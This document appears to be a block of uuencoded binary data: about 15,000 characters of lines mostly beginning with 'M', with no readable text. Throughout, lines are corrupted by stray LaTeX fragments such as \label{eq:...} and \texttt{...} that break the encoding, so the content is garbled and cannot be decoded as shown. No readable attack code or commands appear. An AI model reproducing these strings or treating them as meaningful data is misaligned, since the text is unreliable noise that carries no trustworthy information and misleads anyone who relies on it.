$M;W%5\NN2\QUJ79.\B7BLL>N<P'7)[XJS#0.=\\[@1^0-QEN'>18Q=_R%N39YF]$ $\label{eq:ma'=0} \texttt{MA'=0} < 6 - \texttt{CUQ^.VY`OP6WQ} < > \texttt{GA=N1IW}_/\texttt{NCTN8^PZO^'NY`E\&>K\LKF7L^O=P}$ $M/_)4[WN7$#?!YF$]VGH^4#Q00%.X^8[^/KA>1'Q0_$Z<;Z_C_CN,Y&GG&$ $M=Q5Q9V/7KS.1:S[D/<5SQ-N,@_OLD[B.2KY9?$.<9K+O7=_D*>:XEU!W,78$

M'OF;XDGB[<;!^2Q.2)Y[AG<;\;09\M[!B<CC?>1=2MP#)\8?X21X%XY[))MI MG9S\)7%=<7=CUY\VV_I%\B_%I\7W9LM^^1/K\N3%Q:W\$0XU=_RJN2AY_KO=+ MXLK&KM]_GG4#\NGBS>)SN"&^@QOA1//]U\F#&Y/7QDWPV[@IGBW]5Q?ROB:O $M(^XGGHY[X'T+Y1SM4][CY!W$$\7+<7_DW&P/FV1]3ODI<3=Q-.-7;_(9];#$ MR1N+QXA7?";7ICZW'D/>6[Q`O-?8]9]?;#V!O(*XIWBZL>N?PU/('XES+_&N M;>SZN_!'Y%?\$:9=ZES0.SD?P'/*]XK^DT_0+ZP7D0\4KK=TQ_S+KS\E+B+N+ M9QJ[?H'E'#.3-Q"/\$:]:+MN3%1SKDO<0SQ?O7R&OSY5<6R"O*1X@ GBE'!M\ M:;V5_`7QZ^)^UN[<'.\DORI.N\J[A'%POHSWDJ\0GQ/'?"7["WR`_&WQ?/\$> MZ3^SVOH(>1%Q._%88]>_@K\C3[K&NX1Q<(T%_T!^0AQOK?=+:V7;@B^0SQ\$? M\$M^5?K5UUI?(>XD7B8\8NW[V]=:7R6N*AXJ7&KM^]Z^M;Y#/\$'\KOFOL^ALV ML.\CORA.O=&[E'%PG1S_0[Y?_)\XUR;?W_J-L?FT6<[-Q6DV>Y?:+/N:+=;? MD!<4MQ9_L\$6N]6VUWDT^1OR-^+*QZV_>9GV8_%?QL]N]RQD'ZW#P=^3GQ<EW M>!<Q#JY!X3/D*\47Q8EW^OX8?(%\M?B*./4NWY^*?R'?++XM?FZWW)_%U\FG MBG>+;TB_SA[KV^0#Q,0%9XR#-3Q[^7LG/RU.O,_[U7UR_K+?.GY"ZX+B=N)) M^^5^RK?6B<F+BKN)9QG[M=G6*<C+B_N+/S4.KHW@=.3I#GI7%_<V=OVS^#GR $M>(>\TXM;\&`=KTG`V\setminus IOBYP][US!V_=4X%_E9<;(CWD6,77\NSDN^5_Q0_,)1$ MZY:XG+BS>!QNA9>(CXEOX=8XQ3'08N+&N`T>(%X@WH';XO/B>,>]L^!VN*2X $MK?@]W![/%^7/$=\),GO`N*Z^...>*!XJ?@8[H1COO,N(>Z&.^,QXI7B@[@+$ MOB'.<-*[-.Z*6XHGXFYXC?@7<9)3UMUQ7G\$C\1#<`\\3'Q+?PCWQLZ>]JXG? MQKWP+/%!\3W\-LYXQKN6N!_NC>>)OQ-'OK?N@W.(&XB'X;YXJ?B".-\$/UOWP M*^)68KVN.];DP^QYJCE>7F0<W&<_:]T*9Q=7-PZ._R\8F_]Q3"4>8!S<0_S1 M>A1N)YYB'*SEQN-PFI^\RQD'UTCQ)+Q*?\$HZ%2Y:3\<MQ:.-@_7>/UM_AO.) M:QD'UP'P"ISA%^^*QL&Q(EZ#+XOU9YOBU[B?[>C\$YKZ;L?D,`O**.#MN]KC3 MRZRY&/C8F5XUYZK&[G/`E^\$A>"M^%W^'A^([>!A.<=EZ.,Z!1^!2^#U<#X_\$ $M_{\#} = 1.508 = 0.04$ M=OD.W!-?\$,>_RGL0Y\-OX\:X']Z`W\%9?_<_SVIX,.YL'.PK\0B<^@_O,L;! $M>MIK_0693]S\&.\#BFO>Y?>W7$(_%LG/2&=VG\,>Z$Y^!%QL&YS$WKA3B'L<M']$ $MX, _Q8OP = _L68^XQF #6_, G[Y?'3^+VTF^!6?$/XM3WO*=6K>M7\\0=Q1/P2W@3$ MSHWOX%=P[SO>"XR#]2WX59SYKG=M8]=I?L^Z%!XI7FOL.IO^LJZ"+XI3_FU= M%><U=OU)N!9>BVOCWW#C__-W^Z>Y'_>S[6:._@H8FVM-_V>_]N/^<K.=ZTI_ M+/D8/`XOQG&/T@_\:Z:A>)!Q<&\"?X@W2M[UH?67>()X@W&PWNP?ZV_Q1/%& MXV#MP7_6YW`%<2]CU_G^\$<?8^%_Q2Y'8H),P:OTWSBE^P]AU\L58QT1YOX@' $M\&;M.RECK)\E?-G;Y+IR<_*+D)>)9IR9O+!Z):^)%XB.X%KXE?BZ^=6U<2MP1$ MUPG=)QUI\F'VNN9?47-%Q3^?<@FMF^"6XC'&KI/C2>LNN)*XN['K+\$]DW1^? M8[<N\6WC8%TBOHJ_P+_CO?@/_`N^AN,]97T=/X]OX'+X)FYE''P6>3+KAWB8 M>*FQZRQ(;OQXS<,V\57CX%PUI75:\L_\$AXV#]TXJZQ?)QXI7&[M.@=36^<AK $MB'OB$GC9,]XG<56<(JUW4>/@O#6==1OR[N*9QJ[S90;K=\F/B!\8!]OPC/S]$ MDG<43S1VG5_P&/)()N_LQL&:BN>L9Y(?%3\T#M;.9;%>0KY(?,0XV.\\;[V% $M_'MQ))OOW'C!^@1YHNS>^8S=YV+4$/?&5?`D\7I<^7\G_A=7P^ES>)?'U7*3$ $M\7!<\3[\v]$ B?;\F3,V[IAPZU.1'#GE_8AOXA'BI>)OI9\HE_4=G%-< $\texttt{M2]S=VOWY^"[>);XE3O.B[U?!]W!G\4?BS=)_(K=U_+C/5Q)7\$W<R\#M;HYK\$. }$ M17Y,?%^<-J O-\YGG8>\OWBN>\$L^WX\M8%V1/+.XDKBM<7#\@*N1GQ;)\Y0 $MT/??P;7)/Q)0%5^0?JE7K>N1-Q8/%\]_U?=S%K)N3%Y!W%G\@;4[URALW8H\$ $MK[B>^{.}W"LCW$K<EWB*^{)}D[WF^R5?^{]}N<IN)1XB72?Z,(^R_RM\5SQ%N+^'[']$ MHM:]R<>(5XM/%O7]F\78KY\$G+^Y=5-RXN._W*6\$]CGRZ>*OX8@DYWBAI_2MY M`7%3\3#CX%XSODQ^4AROE'>N4K[_)OZ-O*]XOGBG]&_A*^0I2WN7\$#<S=OUM M^#KYS^*49;P+&[O^1_@V^2;Q57&RLK(]P0_(MXNOB9.5DSZ.QM`77Q,G*^_[$M77$"O'BK_4_2+]H!>O$Y`W%[XD_,PZN`U2TSD)>4MQ9/,DX..^K9)V#/*>X$ $\label{eq:mogbel} \begin{tabular}{ll} MOGB@L>M_4L6Z)/EV\4UQZJJ^7Z2Z=3WRQN(QXA7&P=H`_!9Y\AK>)<0MC%U_\\ \end{tabular}$ M/VY"?DV<OJ9W:6/77XQ;DA\0/Q`_5\OWC^(.Y'?\$66M[5S)V_?NX.WF&.MY5 $MQ=V,@_LRN!?Y\#0\%-<:JZOE\=CR\#O(UXJ/B7]9*]S+$1>1-Q5/-/8]?N]83V9$ M?*'X!_&3]7Q_(IY!ODY\19RRON^/P'/(%XH/B_^4?JLWK1>2#Q<O%Q\Q=OUB M;UDO)F\NGBA>9QR<#S:P7DY>2=Q7/,?8]:,-K3>2OR!^0SS`.+@GCK>21QMY $MYQ/7-P[N0^{=},0$9\\71QKY?$.F?TO\\00@+/"+6>I_X3W&*)KP><&YQ?7$?$ M/!)/ $V^17_30X_A-00N(&^!1>(!XD7@_'HW_$#_;S+L$'H,;BH>)Y^,/\!;Q$ M97'"YM9C<79Q;7\$//`Y/%&\0_X#'XP?B;"V*^`)N(UXHO@K/!\$?%_\GSM+2 $M>A(N(^XLGH!GX"_&Y\\4QK:P_PMG$=<2]\\4S\\H7BG^#<\\"R=J[5U8W^A_@D>($ $\label{eq:muxlox} \verb|MUXLOX;DXIHUW;G$-/^_W$, \[\;S\15QFK;>Q?^"W$0\5JSG."M-;L]Q/E[U]| = \[\] $$$

MC00B8?A50!H7PB=Q89RPF_5KN"`N@EO@HG@2+H:WX>+X.BZ!\$W6W+HFSXU*X M#BZ-W\5E\#)<%I_&Y7#\'M;E<2%<`=?#%?%P7`EOQY7QW[@*SM/3NBKNCJOA MN^"*N"M^'W?#^W%WG*B/=0]<!??\$0_\$(/!N_A[?CD?A'_#Z.[>O]"AZ%:^'1 $\label{eq:mn!} $$MN! \simeq S_"'^!5>"P^B<?A6W@\3M*/[21^!4_$-?$DW!9/QJ/Q%/PIGHJWX&GX]$$ $M>SP=W\,?XN3]_3%/;OP1KH)GXM9X%AZ*9^-/\,=X/9Z#S^)/\'V\%:<?8.RN$ MP^,3Y!W%\$Z639*#U.?)<^`JN8!RLOWN':RSD5<3=Q>.-@W/)05R3),\EKHYC MV7ZV-`[6D^-\$Y#?\$SPWVG7?Q,^0+Q<?%]Z5?<8AU>O(VX@GBE<;!6C*<A3SQ MN]ZOB1L;!^LT<`[RS>++XH1#?;\1SDL^2+Q\$?\$CZ-8=9%R3O(OY0O-XX6),Y MW+HH>57Q(.-@NXW+D!\7WQ,G'^'[1]ZSKD=^4YQ^I'<)8]?_]WWK]N091WE7 MSO(![R]<`<<]SN#/R*-COON*FQH'UR[P"O)TX[QKB/OBM7@.7H=WX_7XAG'P M.5GCK;>1KQ;_(DXZP?>_P/O(CXEC)WJ_A(_@VO@H[H./X8^-@WNRDZQ/DV<7 MUY\DK[\$IUG^2_RA.,=5W^DZW?B(>^P+Q09P(1S^T3HRKX)2X"WX:3S\$.CGEF M6&<D+R+N()YH[/II9UH7("\B;B,>A9?A37@Y?H!7X-=F6:_\$W?"7>`%>A<_B MK_"SLZU7X_IX#9Z%U^(?\3J<Z6->#[@!_AI/Q1OP`;P1)YECO0E7P-_@]_%F $MO^{O}:D^8=^!F^8M>!+>CG?@'3C^7.N=N!+>A?OCW7@8WH-OXKWXE7F\]G^/$ MO!]_B;_%-_`!G&V^]4%<`1_";?%A_"\$^@H_AHSCA`E[#N!(^CKO@\$W@._@[O MQ2?Q0WP*/[>0USE^"Y_!D_#W>#?^`3_\$9W&13]FWXK[X/-9SAZ]-;L\=<A0W MV[''7KW"_-P>^UOS\61)%L7YH#EER&5LCL_CS@O\$^C6//^[7,)>A;M!)01[A M,^NDN)*QFWT;)\/S<7)\\$J?`*3^W3HG+XJ?Q8)P*[\2I\1UQHL76S^#2.`WN MA]/BY?A9?!.GPSF76*?'K7\$&/`=GQ"=Q)IQTJ?5SN!S.C`?B+'@ISHJOX.=Q $\label{eq:mqb^ll} $$MQB^ll^{\&^'4}_{W?'} \ . \ G\&R9=4Y<">?"O_"+>!M^"3_"N7&QY=9Y\\&"<^-!$ $\texttt{M+^/D*ZSSX3KX\$3P9Y}?'<0&<<\texttt{J5U0?PZ?C7TVIA},7@\texttt{`ODOXWN\#D^@UOC4E}]:$ $\label{eq:mmlender} $$MM\&-C(-UU+@\#/BE^A+O@9U=9=\4%<\#?<\#'?'W_W.0K[^'&P;VJ]6PK\^5Q$ MDJ_95N"*^"`>@N,>I_!1''^#=PGCX-XN/H5/BY_8R'L?ES0./J\6G\>QF[Q? $M-7:=]_! %O%CRO_&O.,,WUI=Q^_P;GH6OX,/X*GYJL[$[?<W\7'\)WYBB^]T$ MQ??P>/P7WH?_QG?Q?9QOJ_4#W`4_Q(N,@^OVVZRC<;\S;9O\3'!\\G\D'[3+ $M^CGR.3@S_@YGP?>, @W.6W=8OD/?!V?$4G^O-@ZNV^QSDM^4/R/L>L,WFM=$ M@'P)+HA_,G:=7/NL7R.O9>SR`;@(^8>2I]EO78J\O+BG<;`^X5OK&N2GQ9\$# MOM, <;R8?+/FO>!=Y_(.\)O%+^#2NB<^\$UN1T-_DP>_R>SURSHM./SB[<'S_" M8W&.0^P?OU^GE<F#^]>X&/Y6\JJ'K<O@UL8N_QI7Q(>-^3U79HW#[]*I>82_ M7]S6V.6+\8MXN^3_X;SXF:,^'XL+X?F2ISEF70+G-7;Y!EP&'Y,\]W'K\KB2 $ML<07X"KX-*Z.;^(:^,D3UC7Q\setminus[@^+HK?Q/7Q6[@W;H2GXL9X'6Z"3^.F^!IN]]$ $MAA-YY];0]P6=\7M'#I;,>=\G<&4=/^DXCW^WEOPWW!O_WF54WY;W=+8$ $\label{eq:my4} $$ MY4] \setminus [UT7C\0])/*C\'')'_Z!^OQN("QR_O@R7@ZGH*726?.6>M/\3J*+30) $$$ M^\[DP^PU%?-__6GL9E\Y9YT65Q&W,7:=2_@YG."\SU_'V7!/\33I]+U@G2?T M?.::?!B?#9XYLLDX6./WHW51?-;8Y?E_LBZ-*QF[_\$-<`:^2/-%%ZZHXA[C6 M1=ENXSKXKN3%+UG7PPV,7;X=-\3G<2/\CW1>_MF_5BOCYKB5^%UCUR__BW5[$MW-K8Y; C; CC!K]ZYC5UG'^Z++TN>Y[+U0%S!V.6;\5!\60)>OUF/QE.,77X.$ MC\?W)*]_Q;\.NQN[O/!5Z]EQ'6.7E_K=OSX;_2Y?'R_%#R70]8?UEWB\>+6Q $MZ\R^9KT1KQ=?$, [66%ZWWH++&;N\T`U_[%1'W-?8=;[!1_\$1?`S?D<[AFYS[MX.OB-'_ZSJ?X\$MXD>9Y;_CBGLK'+U^+K^)#D'6Y;W\)#C%V>^(X_SLEJ[/*A $M^{\#[^6/+3^8]}7?(7[QH_/K8I9>SR=XS=L<UDR0_B)\D02I[CGG52\I+&+A^)$ $\texttt{M4Y!} _ (\texttt{OEEG}) \texttt{H} \\ \texttt{I?} / \texttt{*^-GR9M+O@1G}) - \\ \texttt{I>} ; \texttt{R} _\texttt{C1} \\ ? \texttt{4V4R=GEG8W=,-4}; \texttt{R$S@7} \\ \texttt{S$} = \texttt{A} ; \texttt{C1} \\ ? \texttt{A} = \texttt{A} ; \texttt{C1} \\ \texttt{C1} \\ ? \texttt{A} = \texttt{C1} \\ \texttt{C2} = \texttt{C3} \\ \texttt{C3} = \texttt{C4} \\ \texttt{C4} $M^77)B]RWSD/^AK'+9^{7R}=)_@"_2I[R@<\;XR+D?27?CDN0GY?\I8?69<BK$ $M/)3M&ZY^OD;RN[@*>?)_K*OB&L:N,PW7)%\K^>9(/.-1Y.>,75XQ:CV!O*5Q)$ $\label{eq:mt_substitute} \texttt{MT}, = 3 \texttt{X} _ \texttt{J} 2 \texttt{U} \texttt{X} \texttt{Z} \texttt{Q} \texttt{G} \texttt{D} \texttt{'} > \texttt{S} = \texttt{CE} - \texttt{L} \texttt{C} \texttt{N} 2 \texttt{Q} / \texttt{I} \texttt{'} \texttt{!} \$ \texttt{Y} + \texttt{OD}; \texttt{Q} \texttt{`} ? . \texttt{N} \texttt{U} \texttt{Y} . \texttt{V}, 77 \texttt{X} 2; \texttt{R} 2 / 2 > \# S$ $MUG@K^43)?$ $*[X_H)O7,:NTZ])[SGX3UTMHHO22=I(N_&>"^==\3SI',PL7>N]$ $M) - i[Z-06 + S1VG65)O6.>LMY/YP5Q+>/@_9C,>Q_^ELYOXB3)?:=P"N]A^`"=$ MN>(=TKF6TKOHT]8'Z300#S)VG<]3>=_%A^BD2NW]FK4[KG[&>R,^1N='\9-I $\texttt{M?.>J.'=:8_?[J\backslash 6MK=UQ13KOGXW=>K;_Q)G2^\Z\$\#-[Y,UK'QJU=\$0\backslash T=IW2] }$ MF;R'XZ?H?"S>E\$GZF;U'XTQT%HGW2B?O\]Y#<\$\$Z<\6[I?-#-N_,+Q@_OF]; $M3-S(.\%[FMV[I7\&PSEF\6\#J)<GJWP8WH?"!>*YVQ+WH?-7;W4O\0)WG)=_KE$ $M=Z$WZ5S4GQ/.H=?\c2:G^T,G?+B3OE]YUX![W(%K5?0:2D>6=!W4A?R;HZW)$ MT!DLGB>=OPI[EW^-USR=5N+WC8/SN"+>58KR&J;33CRFJ&RCBGO_C?^DDZ&\$ $M=X4200-!2>\C^!&=W6)2_E.\;+R^L118WE?BP](9U0Y>>_@Y^G$EO?.75[>$ MCQ6\;^/\=%)7]"YN'-S+J^3]-BY%9YIXHW3>K^)]#M>F\$ZWJG:NJ_/U6LVY` $\texttt{M7M[8Y} - \texttt{P$_(EX@/2Z5+\#>R_N2N>Z^-F:\EZK)?LL/(\#.2/\$RZ3Q?Q[N]L5O3) }$ M-5R\0#K-ZWHOQU/I'!+?DLZ"-[SOXX5T,M;SKF#L.@_?]'[S+>L-=`:+%[\E $M/_\&WJ\T9/](YPWQ0\&/7F=+(^S+^CDZBQMZO&`?K;9IXK\&7Z)P6/Y+.UJ;>$

M*9M97Z=34-S0.%@7W5SV@_@?.LE;>!<V=IT[XHHMC1__OK[VXO\$MY373RCMG $M:^O4=.J(!^-(Z'QY5QO9I[2U;HKK&[M\(FZ)E^$9^"+^*/0U4[>+QSGXO9UF])]$ MW_?8"T:DC-0P=M>.!N"2>#\$NA7_&I7&V]NQK<'-<%L_!Y?`17!['=+"N@`OA MBK@CKH1GX\KX!*Z"4W6TKHKKXVIXK'%P#0\$WP^<EK]+)V/V;96.7)^QLW0EG M\$5?\$G7%SX^`:'>Z.]XGO2*=,%^O>N)FQR[_"_?\$)R5_L:CT(5S=V^0H\%!^1 MOHWZ[Ξ'+O\>3'U\,]7E=/!WWDOPHGH5O29ZEI_427,8XV'_A53A[+^NO]$ $\verb|M<"UCU_D\#;\0)W_;.8QR<3_6SOH_7B(_A!_@F?HC3]9?G-LCZY;AS59P/U\\>O$ $MX)XX/_Y@D/R<!UL7(J]H[/+?<4GRA$/DF`>7(Q\F^7%<B?R6...[OM,95R,?]$ $M+5XEG?NX%GFJH=[%C(/U#+@^^5[Q3>F<&&[=,2X7IQWA.TMP=_*]DI]]SWH@$ M^7UQUI&^<PB_2WY5\GKO6X\@[_&^?\$UC=X[Y0/(RHWD=DC<10V<<W+?"'Y'? MDGS7&'_^^*,XX0>^TW.L]1?D\$XS)64_":Y4\R7B?UY]@_35Y3^/@W!-O)G\H M><6)UMO)VXHG3Y3OW=B=>_XMSCQ)SON,W?G4/LES3K8^3EY.W-\$XN+>"3Y(? M%%^730ZI<AZ!K]&9(]XNG6030`M.YST8=]XJ[F'L.C4^])YJ[#Z[9Z7XJ'1^ MG^5=<+9U43IUQ+V,7:?:`N\)N\$W<N8EXGW3R+/+NA?O1&2]>(9WO%\MQUQ+C $MQVL@2XM;+I'M*+O>\^P;:230US+VNUCEWG?QU_3R;C<N^)R.2Y=(<=U>\&?<$ M>8=XGG2^6R7/_ROCQVL1RXG;X?"QQ(S5/K^(%^+[DA=>8_TYKBWN9>PZQ=;Z M?4\$]\<"ULMW\:_\$U<9IU?K_0%\\,/<\')A]FCQ=R)8T\8Y8!N74:]7!R/!:G $MP+MP2GP?/XU?_MHZ%6Z#4^//\#/X`DZ#G]Y@G18WP,_&]7$Z?!FGQSDV6F?`$ M37!&/`UGPGOP<_@ASHR+;?(_J^DX!_Y2\L3?6.?&.;Z1[0#.CX](GF^S=6%< MRS@X=\9E\>^2%]IB70\$W%(_&%?'\+?)ZQM7PTUOE^A*N@V>)M^"Z^!Q^'?^+ MW\"9MOFO\PENA'>*[TBGU';.T7`3\1#CX![!#G^<O'&'G)?M],?)!<5-=LJU MA5W>W?';>()XM72.[_9^:8_9JLM[K]'MO/[O/OAC_\$,\6;I5/I6CO/QUWB9 M^+!T?CCLG>T(U[YP&7\$K8]>I<U2.-W#"*,=CXG^EL^BX]W\X#9WG3WA7-W:= $\texttt{M7[[SKGS2.D?</E<\backslash SS@X=CKMO0V_1N=G<9(SOK/E!^^GSUHWIU-(W,0XN`]R)]} \\$ M708=%ZS[Q.WOQ/V,@VNS/\F^#T^FTTD\7CJ#+GKOQ8OH_"I^\I(\AY^M-Y'7 $M,G;Y3+R%?+WX!^{F}T_U7.B_$/=$Z(_Y;.JM_DO8SOTTE]Q;O0%=F_7_4^AY^.$ M8?LLSO"[[^S^PSO]->M7Z)04M\7A?5/EZS9_#@\U=IVE."O>*;XLG7(WK+/K MU_P_W<+TLYEU'3^F*-VYC_%<LS;L"9./Q@59.3@70\K>YBM<B#W)45R8O<0-M_!I[@,OWK8NR=><:\$^M&G\$M&G@Q<*I+5V6R3\P6NRMW@+#?M]U(\\MM_CQYQ M+4.>_X_FO\[NO?W8%4P_FUEK43UEZ<X->0ZUY'NI+=]+'?E>ZLKW\KI\+V_(M]U)?OI<WXX`;RO?2Q'P=YS:L\$.G"\W_K?WW^M?WSQ^_P_#M\$9IOG/XD_MSW/ $M_{(''3A)}_0[R'+1$$@3NQMX;F_/Q[(%[1EX.W"M240)ZSN8\07'@0I$V@?0Q$ MLUUWD_.IR#^/'CW:CCM%_C;^_WU?/?SWA??S?;T32?ITZ<Z7C.>:^_)/N*]O $\verb|MDC@H?*]C(M4\#CPA4C?PI,B@P)/-T9;SU,B&P-/YS3H)_K3/<S\#/.24>\K\^$ MYQON.8M;F__^,<_Y"6M.3DMWSF2^CK/=^Q=WZW#,?\&_91;/\$1\4QX]ZEQ5/ M>NRN9BFR60Z&_WDB-E(W09Q310-%NCPVQV#B3\57'SMY(G-?,FF<=VTUQX>' MX]S)G(*]?RK.*Q8GC1Q(&L7OM<@5N;(ASNWNI.;S<XWY_-RJV3&?)1HO)^9S M0EN^BOFLQFR%,9^96+@ZYK/56M?"?`Y:V4:8S\G:@_D,+/.Y0IC/%1K[`^9W M4:;X%?.[\$YOAX'<DXDROFN.'FYC?<9?F/N9WLM7&_+XU?A^7,;^/ZZ6DF-]5 $\texttt{M} \ [-:?\&\OZ<V/6GQ_'K"TWZPPQZPP/'\:L\3/K]$ MK(Q99V76.&'6.)EKK9AKK9AKK>8<!W..D^M/NZVHQ/N+][(Q#UQ97"7R@G / MLJTKPVSU2'8W:^S[-<0U0[.0,ULG4MW-&OM^7?'KH=DVS-:/]'2SQCQ"^XNW MOK-#F&T4F>%FC7V_L;A):/8C9IM'-KM98]]O(6X9FMW&;)O(SV[6V/?;BMN% M9J\PVS&2*+6;[2C]3N+.H=E'S':+Y'.SQK[?7=PC-)OMEIDUYQWUW:RQ[_<6 M]PG-%F6V?^0=-VOL^P/\$`T.S39@=')GO9HU]?XCXW=!L'V:'1_:Z66/?'R%^ M+S0[@]E1D>MNUMCW1XO'A&97, #LNDNH9-SM.^N/%\$T*S.YB='"GJ9HU]?XIX $\texttt{M:FCV\$+,?1IJ[66/?GR'^*\#3[![.S(R/=K+'O?RR>\$YI->CN>\;S(\$V[6V/?GL))] + (-1))} = \texttt{M:FCV\$+,?1IJ[66/?GR'^*\#3[![.S(R/=K+'O?RR>\$YI->CN>\;S(\$V[6V/?GL))] + (-1))} = \texttt{M:FCV\$+,?1IJ[66/?GR'^*\#3[![.S(R/=K+'O?RR>\$YI->CN>\;S(R/=K+'ORR))] + (-1))} = \texttt{M:FCV\$+,?1IJ[66/?GR'^*\#3[![.S(R/=K+'O?RR>\$YI->CN>\;S(R/=K+'ORR))] + (-1))} = \texttt{M:FCV\$+,...} = \texttt{M:FCVV\$+,...} =$ MBQ>\$90,QNRARS,T:^_YGXL]#LPV971KYV\T:^_X7XF6AV0',KHQD2N-F5TK_ M2_&JT.PL9M=\$RKM98]]?*UX7FMW([(9(1S=K[/L;Q9M"LQ>9W1*9Z&:-?7^K M>%MH-OX=,VNN<:UUL\:^OTN\.S2;E=E]D;-NUMCW]XN_#<V69_90)":MFSTD $M_{</B(Z'9SLP>C^1TL\:^?T+\?COE]G3D9INUMCWSXB_\#[_WF3T7>=O-\&OO^*]$ $M>?&T.Q:9B]&9KI98]^_)/XY-'N:V<N1K6[6V/=_$U\)S=Y@]H_(KV[6V/>0)$ MB:^'9E/<C6?\9R3)LV[V3^G?\$M\.S19@]EXDOYLU]OV_Q'^'9JLR^S#REILU $M]OU Q/^&9EN:6>/H8#=K[/M1<4PT]-JPL^8L8*&;-?;]!.*$H=F/F4T4W>]F$ MC7T_L3A): '8%L\FB-]VLL>\G%Z<(S1YB-E7TF71N-I7T4XN?"<W^SNRST>)N MUMCWTXG3AV83W8MGG"G:TLT:^_YSXLRAV9>8?3XZRLT:^WXV\0NAV>K,YHPN $M=[/\&OI]+_\&)HMCNS>:(GW*RQ[^<5OQR:'<5L_NB#8#:_]^N("X9FYS);.)HY$ MO9LM+/W7Q\$5"LYN8+1ZM&,P6EWX)<<G0[%%FRT0[NUECWR\K+A>:O<5LQ>AD M-VOL^Y7\$E4.S3_UE9LT]Y?5NUMCWJXMKA&9S,5L[>M[-&OM^'7'=T&QY9NM% MXV5PL_6D7U_\9FBV";,-HR^Z66/?;R1N')KMS6RS:.U@MIGTFXM;A&;',=LZ

 $MVL?-\&OM^\&W';T.QGS':(SG:SQK[?4=PI-+N#V:[1[6[6V/>[B;N'9B]PVROZ]]))$ MFYLU]OVWQ;U#L_\RVR_Z5\$8WVT_Z_<4#0K/I_XYG/"A:T,T:^_Y@\9#0;!%F MAT4; NEECWQ\N'A'>YC#[?O1=-VOL^Z/\$HT.S+9@=&UWD9HU]?YQX?&BV#[.3 $MHR7=K+'OSQ//\#V^RCT=9NUMCW^8XD_"V=9W9)=(R;-?;]I>(O0K-/W(]G$ MO"*ZTLT:^_Y*\9>AV6S,KHZ>=+/&OK]&O#8T6YK9KZ/_N%ECW]\@WAB:;<CL $MYFC6Y]SL9NEO$6\-[P>9W1&M[&:-?7^G>%=H=B2S>Z-=W:RQ[^\3[P -SF+V]]$ M8'2JFS7V_4/BPZ'95<P>BVYPL\:^?UQ\(GR,Q.RIZ(]NUMCW3XO/A&:O,GLV MFB"SFSTK_7/B\Z'9V`?QC'^*YG:SQKY_47PI-)N!V5^C==VLL>]?%O\6FBW. M[._1?F[6V/?_\$\+S=9G]F9TCILU]OT_Q;?"KRMF[T9WNEECW[\G_BO\NF+V M0?2JFS7V_8?B?T*SGS#[*)H\BYM])/U(C'<TYG_.KF<V7DPA-VOL^_'%"4*S M%YE],J:QFS7V_43BQ*'90YE]*F:8FS7V_63BY*'9IQZ:67-_\W,W:^S[J<2I M0[,YF4T;<\C-&OO^L^)TH=FRS&:,N>-FC7T_D_BYT&P[9K/&I,OJ9K-*_WEQ $MMM\#L0\&9SQ)1VL\:\GU.<*S0[A=G<,6W=K+'OYQ'G\#<U^Q>PK,6.#V5>DGU]<$ $M(\#1[G-E^*, :N^*V4+2+RQ^*+31[G]EB, :> \#V6+2+RXN\$9I-\4\X](Q_[E98]\O$ M(RX;FLW#;(68;,^[V0K2KRBN%)JMQ&S5F*INUMCWJXFKAV9;,%LKIKN;-?;] MVN(ZH=E!S+X1,]W-&OM^/7']T.Q,9AO\$;'*SQK[?4-PH-+N2V:8Q%]VLL>\W M\$\$</\$\text{S}\text{YGME7},\$]G<;"OIMQ:W"<U>8;9]3\text{XW:^\$['<0=0[.)_XUGW"7F#3=K M[/M=Q=W"VPUF>\8,<+/&OM]+_'9HMB*S?6/FNEECW^\G[A^:;<WL.S&[W:RQ $M[P\2#P[-#F9V:,P?;M;8]X>)AX=?&\R.C$GY@IL=*?WWQ:-"LQN8_2#F-3=K$ $M[/MCQ>-"LX>8G1C3U,T:^_XD\>3P:X/9:3$CW*RQ[T\7?QB:3?)?/...9,40<$ MK+'OSQ+/#LT^S^PG,4?<K+'OSQ7/"\V69G9AS#TW:^S[GXH7A68;,KLX)D-V M-[M8^DO\$2T.S;S.[/*:LFS7V_17BE:'9R<Q^%=/>S1K[_FKQFM#L(F;7QXQW $ML\:^{[5X0TQ.F<UE_MO%[#<QZ]RLL>]0%F\)S7[/[/:8']VLL>_0$.\,S=Y@$ $M=D_,DSG<[![I[Q70"\W&>Q3/^$!,?C=K[/L'Q8="LYF8/1K3R,T:^_XQ\?'0]]$ M;%%F3\:,<+/&OG]*?#HTVX#9'V*6N5ECWS\K/A>:'<#LCS\$GW:RQ[_\DOAB: $\label{eq:mg-7L+S&/W*RQ[_JOAR:7<WLU9B<.=WL5>G_+OXC-'N*V1LQ==RLL>_?%/\9$ MFKW#[)V8`6[6V/?OBN^%9M-&XAO?CUG@9HU]_X'X86BV.+/_Q1QPL\:^_T@< MB?V?LXV8C8V]ZV:-?3^>.'YH=@"S3\1FRN5FGY#^D^)\$H=F/F\$T:6\G-&OO^ M4^)DH=FOF4T9V]W-&OO^T^)4H=ECS*:)_<C-&OM^6O&SH=DKS&:(W>YFC7T_ MHSA3:#9!]/]Q<]_Q51;:FL>CZ7TG8B\@*B`UO1`I(00(!!*2`()(#"1`)"28 MA&H!%51\$1<2*H"A8L&'#AJ+8L&'OO??>N[/>)UE9S[B.Y]RY,W_<SYPY]^3G MNY]OLO?.;FRV\$]@#PS]3*VW[KM0'.=L5MEMXIYYJN]&^.W4/9P?"]@H?H%;: $\label{eq:market} $$M]$ KVI^S@[&38M?+I::=NG4V<X.Q\V.WRE6FG;YU\#G.GLN;/_P.]1*V[Z^C!G]$$ $M;X(=%/Z.6FG;\#Z8N=/8)V*'A<;W4\#J5],?4P9S^$+0G/5"MM^Y'4HYS===?$ MC@F?K%;:]F74Y<X>`%L9ODRMM.VKJ,<YFP=[>/@-:J5M/Y%ZDG_<@#TR_"6U $\label{eq:mw} $$ MW>CLJ[$$ "A!^K5MKVS=0MSOX(.R]\HUIIV^G7N!L:GA@CPW?J5;:]L=1'^]L $$$ M7]@EX3^JE;;]B=0G.5L*NRR\<Q^URVA_"O6ISAX->WKX"+72ME]!?8:S)\.N M##]&K;3MSZ9>Y>R5L.>&KU\$K;?OSJ,]W]E'8B\(?4"MM^S74%SO[`>PEX9^K ME;;]I=3KG=TE(K`;PG?OJW8#[3=27^'LOK!7AP]4*VW[3=37.)L->WWX#+72 MMK^!>K.S9; WAY^M5MKVMU#?ZFP][.WA=ZJ5MOT=U'<ZNQ+V[O!WU4K; A[J 